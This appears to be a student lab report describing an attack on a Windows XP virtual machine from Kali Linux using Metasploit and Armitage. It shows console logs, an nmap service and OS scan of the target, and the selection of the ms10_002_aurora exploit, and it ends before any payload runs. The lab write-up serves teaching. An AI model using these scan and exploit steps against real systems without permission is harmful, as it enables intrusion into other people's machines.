


Attack on Windows

We used a virtual box access Windows XP and Kali Linux for our project. Virtual box acts as an open software and allows user to run any other Operating System .Our virtual box which consist of Windows XP and Kali Linux.


We are using Armitage to attack Windows XP from Linux. Armitage is a tool that visualizes the target that we want to attack, recommends exploits and exposes the advanced post-exploitation features in framework.

All the steps with their screenshots are shown below.



First we run the Metasploit database server. The Metasploit allows hacker to safely simulate attacks. It also makes hacking and attacking easier. Metasploit has a built in database system which makes scanning information and importing, exporting easier and quick.



Then, we entered the required password.



Opened armitage through console to launch attack process. Armitage makes attacking lot easier and faster.



kali [Running] - Oracle VM VirtualBox

File Machine View Input Devices Help

rojina@kali: ~

File Actions Edit View Help

```
xxxxxx
xxxxxx Weather: It's always cool in the lab xxxxxxxx
xxxxx Health: Overweight xxxxxxxxxxxxxxxx
xxxx Caffeine: 12975 mg xxxxxxxx
xxxx Hacked: All the things xxxxxxxx
xxxx System
xxxxx
Press SPACE BAR to continue
```

Start Metasploit?

A Metasploit RPC server is not running or not accepting connections yet. Would you like me to start Metasploit's RPC server for you?

No Yes

```
=[ metasploit v5.0.99-dev
+ --=[ 2045 exploits - 1106 auxiliary - 344 post
+ --=[ 562 payloads - 45 encoders - 10 nops
+ --=[ 7 evasion

Metasploit tip: Adapter names can be used for IP params set LHOST eth0

msf5 > sudo armitage
[*] exec: sudo armitage
```

Type here to search

6:56 PM 11/1/2020 Right Ctrl

This screenshot shows a Kali Linux terminal window titled 'kali [Running] - Oracle VM VirtualBox'. The terminal displays a list of available exploits, auxiliary modules, payloads, encoders, and nops. A modal dialog box titled 'Start Metasploit?' is overlaid on the terminal, asking if the user wants to start the Metasploit RPC server. The system tray at the top right shows the date and time as 07:56 PM on 11/1/2020, and the battery level is at 93%.

kali [Running] - Oracle VM VirtualBox

File Machine View Input Devices Help

rojina@kali: ~

File Actions Edit View Help

```
Press SPACE BAR to continue
```

```
=[ metasploit v5.0.99-dev
+ --=[ 2045 exploits - 1106 auxiliary - 344 post
+ --=[ 562 payloads - 45 encoders - 10 nops
+ --=[ 7 evasion
```

Metasploit tip: Adapter names can be used for

```
msf5 > sudo armitage
[*] exec: sudo armitage
```

[*] Starting msfrpcd for you.
WARNING: An illegal reflective access operation was detected
WARNING: Illegal reflective access by sleep.engine (at java.lang.Object.<init>(java.lang.String) from unnamed module @13c3300)
Stream()
WARNING: Please consider reporting this to the maintainers of sleep.engine.
atoms.ObjectAccess
WARNING: Use --illegal-access=warn to enable warnings of further illegal reflective access operations
WARNING: All illegal access operations will be denied in a future release
[*] MSGRPC starting on 127.0.0.1:55553 (NO SSL):Msg ...

Progress...

i Connecting to 127.0.0.1:55553
java.net.ConnectException: Connection refused (Connection refused)

Cancel

Type here to search

6:56 PM 11/1/2020 Right Ctrl

This screenshot shows a Kali Linux terminal window with a 'Progress...' dialog box overlaid. The dialog box indicates an attempt to connect to port 127.0.0.1:55553, but a 'java.net.ConnectException: Connection refused' error occurred. The terminal below shows the user attempting to start the msfrpcd service with 'sudo armitage' and receiving various warning messages about illegal reflective access operations. The system tray at the top right shows the date and time as 6:56 PM on 11/1/2020.

kali [Running] - Oracle VM VirtualBox

File Machine View Input Devices Help

rojina@kali: ~

File Actions Edit View Help

[*] exec: sudo armitage

[*] Starting msfrpcd for you.

WARNING: An illegal reflective access operation has occurred

WARNING: Illegal reflective access by sleep.engine.atoms.ObjectAccess (file :/usr/share/armitage/armitage.jar) to method java.lang.ProcessImpl.getErrorStream()

WARNING: Please consider reporting this to the maintainers of sleep.engine.atoms.ObjectAccess

WARNING: Use --illegal-access=warn to enable warnings of further illegal reflective access operations

WARNING: All illegal access operations will be denied in a future release

[*] MSGRPC starting on 127.0.0.1:55553 (NO SSL):Msg ...

[*] MSGRPC ready at 2020-11-01 19:56:15 -0500.

/usr/share/metasploit-framework/vendor/bundle/ruby/2.7.0/gems/activerecord-4.2.11.3/lib/active_record/connection_adapters/abstract_adapter.rb:84: warning: deprecated Object#~ is called on Integer; it always returns nil

/usr/share/metasploit-framework/vendor/bundle/ruby/2.7.0/gems/activerecord-4.2.11.3/lib/active_record/connection_adapters/abstract_adapter.rb:84: warning: deprecated Object#~ is called on Integer; it always returns nil

/usr/share/metasploit-framework/vendor/bundle/ruby/2.7.0/gems/activerecord-4.2.11.3/lib/active_record/connection_adapters/abstract_adapter.rb:84: warning: deprecated Object#~ is called on Integer; it always returns nil

/usr/share/metasploit-framework/vendor/bundle/ruby/2.7.0/gems/activerecord-4.2.11.3/lib/active_record/connection_adapters/abstract_adapter.rb:84: warning: deprecated Object#~ is called on Integer; it always returns nil

6:56 PM 11/1/2020

Shown are all the IP address available.

kali [Running] - Oracle VM VirtualBox

File Machine View Input Devices Help

Armitage rojina@kali: ~

Armitage

Armitage View Hosts Attacks Workspaces Help


auxiliary exploit payload post

192.168.1.217 192.168.1.218 192.168.1.219 192.168.1.213 192.168.1.214 192.168.1.215 192.168.1.216 192.168.1.212


msf5 > |

6:56 PM 11/1/2020

Searching for our Winows XP IP address.



Manually typing in the IP address.



We can see that our Windows XP has been detected.


A screenshot of a Kali Linux terminal window titled "Armitage". The terminal shows the output of an Nmap scan against a Windows XP host (10.0.2.15). The output includes details about open ports (135/tcp, 139/tcp, 445/tcp), service versions (msrpc, netbios-ssn, Microsoft Windows XP), and OS detection (Windows XP SP2 or SP3). The terminal window is part of a larger desktop environment with a taskbar at the bottom.

```
msf5 > db_nmap --min-hostgroup 96 -sV -n -T4 -O -F --version-light 10.0.2.15
[*] Nmap: Starting Nmap 7.80 ( https://nmap.org ) at 2020-11-01 19:57 EST
[*] Nmap: Nmap scan report for 10.0.2.15
[*] Nmap: Host is up (0.0012s latency).
[*] Nmap: Not shown: 97 closed ports
[*] Nmap: PORT      STATE SERVICE      VERSION
[*] Nmap: 135/tcp   open  msrpc        Microsoft Windows RPC
[*] Nmap: 139/tcp   open  netbios-ssn  Microsoft Windows netbios-ssn
[*] Nmap: 445/tcp   open  microsoft-ds  Microsoft Windows XP microsoft-ds
[*] Nmap: MAC Address: 08:00:27:B5:A9:89 (Oracle VirtualBox virtual NIC)
[*] Nmap: Device type: general purpose
[*] Nmap: Running: Microsoft Windows XP|2003
[*] Nmap: OS CPE: cpe:/o:microsoft:windows_xp cpe:/o:microsoft:windows_server_2003
[*] Nmap: OS details: Microsoft Windows XP SP2 or SP3, or Windows Server 2003
[*] Nmap: Network Distance: 1 hop
[*] Nmap: Service Info: OSs: Windows, Windows XP; CPE: cpe:/o:microsoft:windows, cpe:/o:microsoft:windows_xp
[*] Nmap: OS and Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
[*] Nmap done: 1 IP address (1 host up) scanned in 8.61 seconds
```


Windows XP found. Now attack the system using ms10_002_aurora.

A screenshot of the Armitage interface. On the left, the "Exploit" menu is open, showing categories like auxiliary, dos, windows, smb, and browser. Under the browser category, "ms10_002_aurora" is selected. On the right, a list of hosts is displayed, with the Windows XP host (10.0.2.15) highlighted by a green dashed box. The bottom half of the screen shows a terminal window with the same Nmap scan output as the previous screenshot. The desktop taskbar at the bottom shows various application icons.


